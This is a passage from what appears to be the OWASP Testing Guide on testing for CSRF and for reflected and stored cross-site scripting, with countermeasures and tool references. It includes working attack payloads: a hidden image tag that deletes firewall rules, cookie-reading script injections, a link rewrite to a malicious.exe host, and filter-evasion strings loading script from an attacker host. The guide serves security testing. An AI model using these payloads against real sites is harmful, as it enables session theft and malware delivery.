- Is it possible to manipulate the application to send Session IDs unencrypted? e.g., by changing HTTP to HTTPS?
- What cache-control directives are applied to requests/responses passing Session IDs?
- Are these directives always present? If not, where are the exceptions?
- Are GET requests incorporating the Session ID used?
- If POST is used, can it be interchanged with GET?

References

Whitepapers

- RFCs 2109 & 2965 – HTTP State Management Mechanism [D. Kristol, L. Montulli] - http://www.ietf.org/rfc/rfc2965.txt, http://www.ietf.org/rfc/rfc2109.txt
- RFC 2616 – Hypertext Transfer Protocol -- HTTP/1.1 - http://www.ietf.org/rfc/rfc2616.txt

4.7.5 Testing for Cross Site Request Forgery

Brief Summary

CSRF is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation, when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.

Related Security Activities

Description of CSRF Vulnerabilities

See the OWASP article on CSRF Vulnerabilities.

How to Avoid CSRF Vulnerabilities

See the OWASP Development Guide article on how to Avoid CSRF Vulnerabilities.

How to Review Code for CSRF Vulnerabilities

See the OWASP Code Review Guide article on how to Review Code for CSRF Vulnerabilities.

How to Prevent CSRF Vulnerabilities

See the OWASP CSRF Prevention Cheat Sheet for prevention measures.

Description of the Issue

CSRF relies on the following:

1) Web browser behavior regarding the handling of session-related information such as cookies and http authentication information;

2) Knowledge by the attacker of valid web application URLs;

3) Application session management relying only on information which is known by the browser;

4) Existence of HTML tags whose presence cause immediate access to an http[s] resource; for example the image tag *img*.


Points 1, 2, and 3 are essential for the vulnerability to be present, while point 4 is accessory and facilitates the actual exploitation, but is not strictly required.

Point 1) Browsers automatically send information which is used to identify a user session. Suppose *site* is a site hosting a web application, and the user *victim* has just authenticated himself to *site*. In response, *site* sends *victim* a cookie which identifies requests sent by *victim* as belonging to *victim's* authenticated session. Basically, once the browser receives the cookie set by *site*, it will automatically send it along with any further requests directed to *site*.

Point 2) If the application does not make use of session-related information in URLs, then it means that the application URLs, their parameters, and legitimate values may be identified (either by code analysis or by accessing the application and taking note of forms and URLs embedded in the HTML/JavaScript).

Point 3) By "known by the browser", we mean information such as cookies, or http-based authentication information (such as Basic Authentication; NOT form-based authentication), which are stored by the browser and subsequently resent at each request directed towards an application area requesting that authentication. The vulnerabilities discussed next apply to applications which rely entirely on this kind of information to identify a user session.

Suppose, for simplicity's sake, to refer to GET-accessible URLs (though the discussion applies as well to POST requests). If *victim* has already authenticated himself, submitting another request causes the cookie to be automatically sent with it (see picture, where the user accesses an application on www.example.com).



The GET request could be originated in several different ways:

- by the user, who is using the actual web application;
- by the user, who types the URL directly in the browser;
- by the user, who follows a link (external to the application) pointing to the URL.

These invocations are indistinguishable by the application. In particular, the third may be quite dangerous. There are a number of techniques (and of vulnerabilities) which can disguise the real properties of a link. The link can be embedded in an email message, or appear in a malicious web site where the user is lured, i.e., the link appears in content hosted elsewhere (another web site, an HTML email message, etc.) and points to a resource of the application. If the user clicks on the link, since it was already authenticated by the web application on *site*, the browser will issue a GET request to the web application, accompanied by authentication information (the session id cookie). This results in a valid operation performed on the web application – probably not what the user expects to happen! Think of a malicious link causing a fund transfer on a web banking application to appreciate the implications…

By using a tag such as *img*, as specified in point 4 above, it is not even necessary that the user follows a particular link. Suppose the attacker sends the user an email inducing him to visit an URL referring to a page containing the following (oversimplified) HTML:

<html><body>

...

<img src=”https://www.company.example/action” width=”0” height=”0”>

...

</body></html>

What the browser will do when it displays this page is that it will try to display the specified zero-width (i.e., invisible) image as well. This results in a request being automatically sent to the web application hosted on *site*. It is not important that the image URL does not refer to a proper image, its presence will trigger the request specified in the *src* field anyway; this happens provided that image download is not disabled in the browsers, which is a typical configuration since disabling images would cripple most web applications beyond usability.

The problem here is a consequence of the following facts:

- there are HTML tags whose appearance in a page result in automatic http request execution (*img* being one of those);
- the browser has no way to tell that the resource referenced by *img* is not actually an image and is in fact not legitimate;
- image loading happens regardless of the location of the alleged image, i.e., the form and the image itself need not be located in the same host, not even in the same domain. While this is a very handy feature, it makes difficult to compartmentalize applications.

It is the fact that HTML content unrelated to the web application may refer components in the application, and the fact that the browser automatically composes a valid request towards the application, that allows such kind of attacks. As no standards are defined right now, there is no way to prohibit this behavior unless it is made impossible for the attacker to specify valid application URLs. This means that valid URLs must contain information related to the user session, which is supposedly not known to the attacker and therefore make the identification of such URLs impossible.

The problem might be even worse, since in integrated mail/browser environments simply displaying an email message containing the image would result in the execution of the request to the web application with the associated browser cookie.

Things may be obfuscated further, by referencing seemingly valid image URLs such as

<img src="https://[attacker]/picture.gif" width="0" height="0">

where [attacker] is a site controlled by the attacker, and by utilizing a redirect mechanism on http://[attacker]/picture.gif to http://[thirdparty]/action.

Cookies are not the only example involved in this kind of vulnerability. Web applications whose session information is entirely supplied by the browser are vulnerable too. This includes applications relying on HTTP authentication mechanisms alone, since the authentication information is known by the browser and is sent automatically upon each request. This DOES NOT include form-based authentication, which occurs just once and generates some form of session-related information (of course, in this case, such information is expressed simply as a cookie and can we fall back to one of the previous cases).

Sample scenario.

Let's suppose that the victim is logged on to a firewall web management application. To log in, a user has to authenticate himself; subsequently, session information is stored in a cookie.

Let's suppose our firewall web management application has a function that allows an authenticated user to delete a rule specified by its positional number, or all the rules of the configuration if the user enters '*' (quite a dangerous feature, but it will make the example more interesting). The delete page is shown next. Let's suppose that the form – for the sake of simplicity – issues a GET request, which will be of the form


https://[target]/fwmgt/delete?rule=1

(to delete rule number one)

https://[target]/fwmgt/delete?rule=*

(to delete all rules).

The example is purposely quite naive, but shows in a simple way the dangers of CSRF.



Therefore, if we enter the value '*' and press the Delete button, the following GET request is submitted.

https://www.company.example/fwmgt/delete?rule=*

with the effect of deleting all firewall rules (and ending up in a possibly inconvenient situation...).

Now, this is not the only possible scenario. The user might have accomplished the same results by manually submitting the URL https://[target]/fwmgt/delete?rule=*

or by following a link pointing, directly or via a redirection, to the above URL. Or, again, by accessing an HTML page with an embedded *img* tag pointing to the same URL.

In all of these cases, if the user is currently logged in the firewall management application, the request will succeed and will modify the configuration of the firewall.

One can imagine attacks targeting sensitive applications and making automatic auction bids,

money transfers, orders, changing the configuration of critical software components, etc.

An interesting thing is that these vulnerabilities may be exercised behind a firewall; i.e., it is sufficient that the link being attacked be reachable by the victim (not directly by the attacker). In particular, it can be any Intranet web server; for example, the firewall management station mentioned before, which is unlikely to be exposed to the Internet. Imagine a CSRF attack targeting an application monitoring a nuclear power plant... Sounds far fetched? Probably, but it is a possibility.

Self-vulnerable applications, i.e., applications that are used both as attack vector and target (such as web mail applications), make things worse. If such an application is vulnerable, the user is obviously logged in when he reads a message containing a CSRF attack, that can target the web mail application and have it perform actions such as deleting messages, sending messages appearing as sent by the user, etc.

Countermeasures.

The following countermeasures are divided among recommendations to users and to developers.

Users

Since CSRF vulnerabilities are reportedly widespread, it is recommended to follow best practices to mitigate risk. Some mitigating actions are:

- Logoff immediately after using a web application
- Do not allow your browser to save username/passwords, and do not allow sites to "remember" your login
- Do not use the same browser to access sensitive applications and to surf freely the Internet; if you have to do both things at the same machine, do them with separate browsers.

Integrated HTML-enabled mail/browser, newsreader/browser environments pose additional risks since simply viewing a mail message or a news message might lead to the execution of an attack.

Developers

Add session-related information to the URL. What makes the attack possible is the fact

that the session is uniquely identified by the cookie, which is automatically sent by the browser. Having other session-specific information being generated at the URL level makes it difficult to the attacker to know the structure of URLs to attack.

Other countermeasures, while they do not resolve the issue, contribute to make it harder to exploit.

Use POST instead of GET. While POST requests may be simulated by means of JavaScript, they make it more complex to mount an attack. The same is true with intermediate confirmation pages (such as: “Are you sure you really want to do this?” type of pages). They can be bypassed by an attacker, although they will make their work a bit more complex. Therefore, do not rely solely on these measures to protect your application. Automatic logout mechanisms somewhat mitigate the exposure to these vulnerabilities, though it ultimately depends on the context (a user who works all day long on a vulnerable web banking application is obviously more at risk than a user who uses the same application occasionally).

Black Box testing and example

To test black box, you need to know URLs in the restricted (authenticated) area. If you possess valid credentials, you can assume both roles – the attacker and the victim. In this case, you know the URLs to be tested just by browsing around the application.

Otherwise, if you don’t have valid credentials available, you have to organize a real attack, and so induce a legitimate, logged in user into following an appropriate link. This may involve a substantial level of social engineering.

Either way, a test case can be constructed as follows:

- let *u* the URL being tested; for example, u = http://www.example.com/action
- build an html page containing the http request referencing URL u (specifying all relevant parameters; in the case of http GET this is straightforward, while to a POST request you need to resort to some Javascript);
- make sure that the valid user is logged on the application;
- induce him into following the link pointing to the to-be-tested URL (social engineering

involved if you cannot impersonate the user yourself);

- observe the result, i.e. check if the web server executed the request.

Gray Box testing and example

Audit the application to ascertain if its session management is vulnerable. If session management relies only on client side values (information available to the browser), then the application is vulnerable. By “client side values” we mean cookies and HTTP authentication credentials (Basic Authentication and other forms of HTTP authentication; NOT form-based authentication, which is an application-level authentication). For an application to not be vulnerable, it must include session-related information in the URL, in a form of unidentifiable or unpredictable by the user ([3] uses the term*secret* to refer to this piece of information).

Resources accessible via HTTP GET requests are easily vulnerable, though POST requests can be automated via Javascript and are vulnerable as well; therefore, the use of POST alone is not enough to correct the occurrence of CSRF vulnerabilities.

References

Whitepapers

- Peter W: "Cross-Site Request Forgeries" - http://www.tux.org/~peterw/csrf.txt
- Thomas Schreiber: "Session Riding" - http://www.securenet.de/papers/Session_Riding.pdf
- Oldest known post - http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan
- Cross-site Request Forgery FAQ - http://www.cgisecurity.com/articles/csrf-faq.shtml
- A Most-Neglected Fact About Cross Site Request Forgery (CSRF) - http://yehg.net/lab/pr0js/view.php/A_Most-Neglected_Fact_About_CSRF.pdf

Tools

- WebScarab Spider http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- CSRF Tester http://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project

- Cross Site Requester http://yehg.net/lab/pr0js/pentest/cross_site_request_forgery.php (via img)
- Cross Frame Loader http://yehg.net/lab/pr0js/pentest/cross_site_framing.php (via iframe)
- Pinata-csrf-tool http://code.google.com/p/pinata-csrf-tool/

4.7.6 Test Session Token Strength

4.7.7 Testing for Logout Functionality

4.7.8 Testing for Session Puzzling

4.7.9 Test Session Timeout

4.7.10 Test Multiple Concurrent Sessions

4.8 Data Validation Testing

4.8.1 Testing for Reflected Cross Site Scripting

Brief Summary

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.

Description of the Issue

Reflected XSS are the most frequent type of XSS attacks found in the wild.

Reflected XSS attacks are also known as non-persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are also referred to as first-order or type 1 XSS.

When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the client. The common modus operandi of the attack includes a design step, in which the attacker creates and tests an offending URI, a social engineering step, in which she convinces her victims to load this URI on their browsers, and the eventual execution of the offending code using the victim's browser.

Commonly the attacker's code is written in the Javascript language, but other scripting languages are also used, e.g., ActionScript and VBScript.

Attackers typically leverage these vulnerabilities to install key loggers, steal victim cookies, perform clipboard theft, and change the content of the page (e.g., download links).

One of the primary difficulties in preventing XSS vulnerabilities is proper character encoding. In some cases, the web server or the web application could not be filtering some encodings of characters, so, for example, the web application might filter out "<script>", but might not filter %3cscript%3e which simply includes another encoding of tags.

Black Box testing and example

A black-box test will include at least three phases:

1. Detect input vectors. For each web page, the tester must determine all the web application's user-defined variables and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. Typically in-browser HTML editors or web proxies are used to view these hidden variables. See the example below.

2. Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.

Some example of such input data are the following:

<script>alert(123)</script>

“><script>alert(document.cookie)</script>

For a comprehensive list of potential test strings, see the XSS Filter Evasion Cheat Sheet.

3. For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security. This requires examining the resulting web page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

Ideally all HTML special characters will be replaced with HTML entities. The key HTML entities to identify are:

> (greater than)
< (less than)
& (ampersand)
' (apostrophe or single quote)
" (double quote)

However, a full list of entities is defined by the HTML and XML specifications. Wikipedia has a complete reference [1].


Within the context of an HTML action or JavaScript code, a different set of special characters will need to be escaped, encoded, replaced, or filtered out. These characters include:

\n (new line)
\r (carriage return)
\' (apostrophe or single quote)
\" (double quote)
\\ (backslash)
\uXXXX (unicode values)

For a more complete reference, see the Mozilla JavaScript guide. [2]

Example 1


For example, consider a site that has a welcome notice " Welcome %username% " and a download link.



The tester must suspect that every data entry point can result in an XSS attack. To analyze it, the tester will play with the user variable and try to trigger the vulnerability. Let's try to click on the following link and see what happens:

http://example.com/index.php?user=<script>alert(123)</script>

If no sanitization is applied this will result in the following popup:




This indicates that there is an XSS vulnerability and it appears that the tester can execute code of his choice in anybody's browser if he clicks on the tester's link.

Example 2

Let's try other piece of code (link):

http://example.com/index.php?user=<script>window.onload = function() {var AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>

This produces the following behavior:



This will cause the user, clicking on the link supplied by the tester, to download the file malicious.exe from a site he controls.

Bypass XSS filters

Reflected cross-site scripting attacks are prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers.

The tester must test for vulnerabilities assuming that web browsers will not prevent the attack. Browsers may be out of date, or have built-in security features disabled.

Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that is unrecognized by the web application firewall.

Thus, the majority of XSS prevention must depend on the web application's sanitization of untrusted user input. There are several mechanisms available to developers for sanitization, such as returning an error, removing, encoding, or replacing invalid input. The means by which the application detects and corrects invalid input is another primary weakness in preventing XSS. A blacklist may not include all possible attack strings, a whitelist may be overly permissive, the sanitization could fail, or a type of input may be incorrectly trusted and remain unsanitized. All of these allow attackers to circumvent XSS filters.

The XSS Filter Evasion Cheat Sheet documents common filter evasion tests.

Example 3: Tag Attribute Value

Since these filters are based on a blacklist, they could not block every type of expressions. In fact, there are cases in which an XSS exploit can be carried out without the use of <script> tags and even without the use of characters such as " < > and / that are commonly filtered. For example, the web application could use the user input value to fill an attribute, as shown in the following code:

<input type="text" name="state" value="INPUT_FROM_USER">

Then an attacker could submit the following code:

" onfocus="alert(document.cookie)

Example 4: Different syntax or enconding

In some cases it is possible that signature-based filters can be simply defeated by obfuscating the attack. Typically you can do this through the insertion of unexpected variations in the syntax or in the enconding. These variations are tolerated by browsers as valid HTML when the code is returned, and yet they could also be accepted by the filter. Following some examples:

"><script >alert(document.cookie)</script >

"><ScRiPt>alert(document.cookie)</ScRiPt>

"%3cscript%3ealert(document.cookie)%3c/script%3e

Example 5: Bypassing non-recursive filtering

Sometimes the sanitization is applied only once and it is not being performed recursively. In this case the attacker can beat the filter by sending a string containing multiple attempts, like this one:

<scr<script>ipt>alert(document.cookie)</script>

Example 6: Including external script

Now suppose that developers of the target site implemented the following code to protect the input from the inclusion of external script:

```
<?
  $re = "/<script[^>]+src/i";

  if (preg_match($re, $_GET['var']))
  {
    echo "Filtered";
    return;
  }
  echo "Welcome ".$_GET['var']." !";
?>
```

In this scenario there is a regular expression checking if **<script [anything but the character: '>'] src** is inserted. This is useful for filtering expressions like

<script src="http://attacker/xss.js"></script>

which is a common attack. But, in this case, it is possible to bypass the sanitization by using the ">" character in an attribute between script and src, like this:

http://example/?var=<SCRIPT%20a=">"%20SRC="http://attacker/xss.js"></SCRIPT>

This will exploit the reflected cross site scripting vulnerability shown before, executing the javascript code stored on the attacker's web server as if it was originating from the victim web site,http://example/.

Example 7: HTTP Parameter Pollution (HPP)

Another method to bypass filters is the HTTP Parameter Pollution, this technique was

first presented by Stefano di Paola and Luca Carettoni in 2009 at the OWASP Poland conference. See the Testing for HTTP Parameter pollution for more information. This evasion technique consists of splitting an attack vector between multiple parameters that have the same name. The manipulation of the value of each parameter depends on how each web technology is parsing these parameters, so this type of evasion is not always possible. If the tested environment concatenates the values of all parameters with the same name, then an attacker could use this technique in order to bypass pattern- based security mechanisms.

Regular attack:

http://example/page.php?param=<script>[...]</script>

Attack using HPP:

http://example/page.php?param=<script&param=>[...]</&param=script>

Result expected

See the XSS Filter Evasion Cheat Sheet for a more detailed list of filter evasion techniques. Finally, analyzing answers can get complex. A simple way to do this is to use code that pops up a dialog, as in our example. This typically indicates that an attacker could execute arbitrary JavaScript of his choice in the visitors' browsers.

Gray Box testing

Gray Box testing is similar to Black box testing. In gray box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and how the user input is rendered back to the user might be known by the pen-tester.

If source code is available (White Box), all variables received from users should be analyzed. Moreover the tester should analyze any sanitization procedures implemented to decide if these can be circumvented.

References

OWASP Resources

- XSS Filter Evasion Cheat Sheet

Books

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- **CERT** - Malicious HTML Tags Embedded in Client Web Requests: Read
- **Rsnake** - XSS Cheat Sheet: Read
- **cgisecurity.com** - The Cross Site Scripting FAQ: Read
- **G.Ollmann** - HTML Code Injection and Cross-site scripting: Read
- **A. Calvo, D.Tiscornia** - alert('A javascritp agent'): Read (To be published)
- **S. Frei, T. Dübendorfer, G. Ollmann, M. May** - Understanding the Web browser threat: Read

Tools

- **OWASP CAL9000**

CAL9000 is a collection of web application security testing tools that complement the feature set of current web proxies and automated scanners. It's hosted as a reference athttp://yehg.net/lab/pr0js/pentest/CAL9000/ .

- **PHP Charset Encoder(PCE)** - http://h4k.in/encoding [mirror: http://yehg.net/e]

This tool helps you encode arbitrary texts to and from 65 kinds of charsets. Also some encoding functions featured by JavaScript are provided.

- **HackVertor** - http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php

It provides multiple dozens of flexible encoding for advanced string manipulation attacks.

- **WebScarab**

WebScarab is a framework for analysing applications that communicate using the HTTP and HTTPS protocols.

- **XSS-Proxy** - http://xss-proxy.sourceforge.net/

XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.

- **ratproxy** - http://code.google.com/p/ratproxy/

A semi-automated, largely passive web application security audit tool, optimized for an accurate and sensitive detection, and automatic annotation, of potential problems and security-relevant design patterns based on the observation of existing, user-initiated traffic in complex web 2.0 environments.

- **Burp Proxy** - http://portswigger.net/proxy/

Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.

- **OWASP Zed Attack Proxy (ZAP)** - OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

4.8.2 Testing for Stored Cross Site Scripting

Brief Summary

Stored Cross-site Scripting (XSS) is the most dangerous type of Cross Site Scripting. Web applications that allow users to store data are potentially exposed to this type of attack. This chapter illustrates examples of stored cross site scripting injection and related exploitation scenarios.

Description of the Issue

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application, this may also called second-order XSS.

This vulnerability can be used to conduct a number of browser-based attacks including:

- Hijacking another user's browser
- Capturing sensitive information viewed by application users
- Pseudo defacement of the application

- Port scanning of internal hosts ("internal" in relation to the users of the web application)
- Directed delivery of browser-based exploits
- Other malicious activities

Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS. The following phases relate to a typical stored XSS attack scenario:

  - Attacker stores malicious code into the vulnerable page
  - User authenticates in the application
  - User visits vulnerable page
  - Malicious code is executed by the user's browser

This type of attack can also be exploited with browser exploitation frameworks such as BeEF, XSS Proxy and Backframe. These frameworks allow for complex JavaScript exploit development.

Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

Black Box testing and example

The process for identifying stored XSS vulnerabilities is similar to the process described during the testing for reflected XSS.

Input Forms

The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:

- User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc.
- Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
- File Manager: application that allows upload of files
- Application settings/preferences: application that allows the user to set preferences

- Forum/Message board: application that permits exchange of posts among users
- Blog: if the blog application permits to users submitting comments
- Log: if the application stores some users input into logs.

Analyze HTML code

Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.

Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.

Example: Email stored data in index2.php

The HTML code of index2.php where the email value is located:

<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />

In this case, the pen-tester needs to find a way to inject code outside the <input> tag as below:

<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com">
MALICIOUS CODE <!-- />

Testing for Stored XSS


This involves testing the input validation/filtering controls of the application. Basic injection examples in this case:

aaa@aa.com"><script>alert(document.cookie)</script>

aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E

Ensure the input is submitted through the application. This normally involves disabling JavaScript if client-side security controls are implemented or modifying the HTTP request with a web proxy such asWebScarab. It is also important to test the same injection with both HTTP GET and POST requests. The above injection results in a popup window containing the cookie values.

Result Expected:



The HTML code following the injection:

<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"><script>alert(document.cookie)</script>

The input is stored and the XSS payload is executed by the browser when reloading the page.

